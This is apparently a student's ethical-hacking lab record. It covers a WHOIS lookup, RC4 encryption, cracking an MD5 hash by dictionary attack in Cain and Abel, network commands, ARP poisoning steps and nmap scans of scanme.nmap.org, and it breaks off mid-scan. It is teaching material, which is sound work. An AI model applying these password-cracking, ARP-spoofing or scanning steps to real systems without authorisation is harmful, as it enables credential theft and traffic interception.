



# PRACTICAL NO.1

## Using who.is

Step1: Open the WHO.is website



Step 2: Enter the website name and hit the “Enter button”.



Step 3: Show you information about [www. https://www.netflix.com](https://www.netflix.com)

The screenshot shows the who.is website interface. At the top, there's a search bar with "who.is/whois/netflix.com" entered. Below the search bar, there are tabs for different domain extensions: .com, .net, .org, .co, .io, .app, and .live. The .com tab is selected. The main content area displays the whois information for netflix.com. It includes a "Registrar Info" section with details like Name (MarkMonitor, Inc.), Whois Server (whois.markmonitor.com), Referral URL (http://www.markmonitor.com), and Status (clientDeleteProhibited, clientTransferProhibited, clientUpdateProhibited, serverDeleteProhibited, serverTransferProhibited, serverUpdateProhibited). There's also a "DNS Records" section and a "Diagnostics" section. A sidebar on the right contains a promotional message for name.com and a "Build your business from the name up." section.

who.is Search for domains or IP addresses... Premium Domains Transfer Features Login Sign Up

.com .net .org .co .io .app .live

netflix.com whois information

Whois DNS Records Diagnostics

cache expires in 0 seconds refresh

**Registrar Info**

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Use promo code WHOIS to save 15% on your first Name.com order.

Find the perfect domain at **name.com**

**Build your**

This screenshot shows the "Important Dates" and "Name Servers" sections of the whois information for netflix.com. The "Important Dates" section lists the Expires On date (2025-11-10), Registered On date (1997-11-11), and Updated On date (2023-10-09). The "Name Servers" section lists several name servers and their IP addresses: ns-1372.awsdns-43.org (205.251.197.92), ns-1984.awsdns-56.co.uk (205.251.199.192), ns-659.awsdns-18.net (205.251.194.147), and ns-81.awsdns-10.com (205.251.192.81). There's also a "Similar Domains" section listing various domains like netfli-facture.net, netfli-ix.fr, netfli-ix online, netfli-kundefaktura-utgitt.com, netfli-service.net, netfli-verf.com, netfli-x-z-xyz, netfli-x.com, netfli.at, netfli.cfd, netfli.cn, netfli.co, netfli.com, netfli.is, netfli.it, netfli.net, netfli.org, netfli.ru, and netfli.us. A sidebar on the right contains a "Site Status" section showing the Status (Active) and Server Type (nq\_website\_nonmember-...).

serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

**Important Dates**

Expires On	2025-11-10
Registered On	1997-11-11
Updated On	2023-10-09

**Name Servers**

ns-1372.awsdns-43.org	205.251.197.92
ns-1984.awsdns-56.co.uk	205.251.199.192
ns-659.awsdns-18.net	205.251.194.147
ns-81.awsdns-10.com	205.251.192.81

**Similar Domains**

netfli-emosiones.info | netfli-facture.net | netfli-ix.fr | netfli-ix online | netfli-kundefaktura-utgitt.com | netfli-service.net | netfli-verf.com | netfli-x-z-xyz | netfli-x.com | netfli.at | netfli.cfd | netfli.cn | netfli.co | netfli.com | netfli.is | netfli.it | netfli.net | netfli.org | netfli.ru | netfli.us |

**Site Status**

Status	Active
Server Type	nq_website_nonmember-...

This screenshot shows the "Diagnostics" section of the whois information for netflix.com. It includes a "Ping" section and a "Traceroute" section. The "Ping" section shows the results of a ping test to netflix.com. The "Traceroute" section shows the path of the data packets from the source to the destination, including the IP addresses of the hops and the time taken for each hop. The traceroute shows 8 hops, with the final destination being netflix.com (3.211.157.115).

Whois DNS Records Diagnostics

**Ping**

Traceroute

traceroute to netflix.com (3.211.157.115), 30 hops max, 60 byte packets


1	ip-10-0-0-14.ec2.internal (10.0.0.14)	0.579 ms	0.561 ms	0.487 ms
2	ec2-3-236-63-73.compute-1.amazonaws.com (3.236.63.73)	7.110 ms	ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)	35.390 ms
3	ec2-3-236-63-93.compute-1.amazonaws.com (3.236.63.93)			
4	ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)			
5	ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)			
6	ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)			
7	ec2-3-236-63-107.compute-1.amazonaws.com (3.236.63.107)			
8	netflix.com (3.211.157.115)			

**Conclusion :-** Above practical was successfully executed

# PRACTICAL NO. 2


2.1) Use CrypTool to encrypt and decrypt passwords using RC4 algorithm.

Step 1:



Step 2: Using RC4


## Encryption Using RC4




## PRACTICAL NO. 2(B)

2.2) Use Cain and Abel for cracking Windows account password using Dictionary attack and to decode wireless network passwords


Step 1: Open the software, click on Cracker tab >> Hash Calculator tool as shown in the image




Step 2 : A dialogue box appears after clicking on hash calculator, Add the text >> Calculate hash code >> Copy MD5 hash value.



Step 3: Click on MD5 Hashes>> Add list>>Paste Hash Value.




Step 4: Click on hash code right click,Dictionary Attack>>Add to list>>Start



Step 5:

Match Found:    Match not Found:



**Conclusion :-** Above practical was successfully executed

# PRACTICAL NO. 3

## (A)

a) Run and analyze the output of following commands in Linux – ifconfig, ping, netstat, traceroute.

a) Linux Commands:

b) 1. ifconfig

```
File Actions Edit View Help
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.179.132 netmask 255.255.255.0 broadcast 192.168.179.255
    ether 00:0c:29:e0:46:b9 txqueuelen 1000 (Ethernet)
    RX packets 426 bytes 28096 (27.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 34 bytes 4564 (4.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 4 bytes 240 (240.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 4 bytes 240 (240.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

2. Netstat

```
(kali@kali)-[~]
$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
udp        0      0 192.168.179.132:bootpc 192.168.179.254:bootps  ESTABLISH
ED

Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags   Type       State         I-Node  Path
unix    3        [ ]      DGRAM     CONNECTED    15222    /run/systemd/notify
unix    2        [ ]      DGRAM     CONNECTED    2299     /run/systemd/journ
al/syslog
unix   12        [ ]      DGRAM     CONNECTED    2304     /run/systemd/journ
al/dev-log
unix    6        [ ]      DGRAM     CONNECTED    2306     /run/systemd/journ
al/socket
unix    2        [ ]      DGRAM     CONNECTED    22531    /run/user/1000/sys
temd/notify
unix    3        [ ]      STREAM    CONNECTED    25640    /run/systemd/journ
al/stdout
unix    3        [ ]      DGRAM     CONNECTED    2386     /run/systemd/journ
al/stdout
unix    3        [ ]      STREAM    CONNECTED    20319
unix    3        [ ]      STREAM    CONNECTED    22523
unix    3        [ ]      STREAM    CONNECTED    23820    @/tmp/.X11-unix/X0
```



### 3. ping 192.168.0.112

```
(kali㉿kali)-[~]  
$ ping 192.168.0.112  
PING 192.168.0.112 (192.168.0.112) 56(84) bytes of data.  
64 bytes from 192.168.0.112: icmp_seq=1 ttl=128 time=1.39 ms  
64 bytes from 192.168.0.112: icmp_seq=2 ttl=128 time=1.54 ms  
64 bytes from 192.168.0.112: icmp_seq=3 ttl=128 time=1.99 ms  
64 bytes from 192.168.0.112: icmp_seq=4 ttl=128 time=1.31 ms  
64 bytes from 192.168.0.112: icmp_seq=5 ttl=128 time=2.17 ms  
64 bytes from 192.168.0.112: icmp_seq=6 ttl=128 time=1.05 ms  
^C  
— 192.168.0.112 ping statistics —  
6 packets transmitted, 6 received, 0% packet loss, time 5010ms  
rtt min/avg/max/mdev = 1.053/1.575/2.169/0.388 ms
```

### 4. traceroute 192.168.112


```
(kali㉿kali)-[~]  
$ traceroute 192.168.0.112  
traceroute to 192.168.0.112 (192.168.0.112), 30 hops max, 60 byte packets  
 1  192.168.179.2 (192.168.179.2)  0.299 ms  0.297 ms  0.158 ms  
 2  * * *  
 3  * * *  
 4  * * *  
 5  * * *  
 6  * * *  
 7  * * *  
 8  * * *  
 9  * * *  
10  * * *  
11  * * *  
12  * * *  
13  * * *  
14  * * *  
15  * * *  
16  * * *
```




**(B)**

### b) ARP Poisoning


Step1. Click on Sniffer tab




**Step2.** Click on Start/Stop Sniffer and give range values and click okay.




Step3. Right click on any IP and select Resolve Host Name.



Step4. Click on ARP tab on the bottom



Step5. Click on Add Button(1) and select your router and any IP.



**Conclusion :-** Above practical was successfully executed.

## PRACTICAL NO. 4

Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

### 1. ACK -sA (TCP ACK scan)

Command: `nmap -sA -T4 scanme.nmap.org`

```
C:\Users\Lab201>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:52 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 unfiltered tcp ports (reset)

Nmap done: 1 IP address (1 host up) scanned in 6.02 seconds
```

### 2. SYN (Stealth) Scan (-sS)

Command: `nmap -p22,113,139 scanme.nmap.org`

```
C:\Users\Lab201> nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-02-21 12:54 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
113/tcp    closed ident
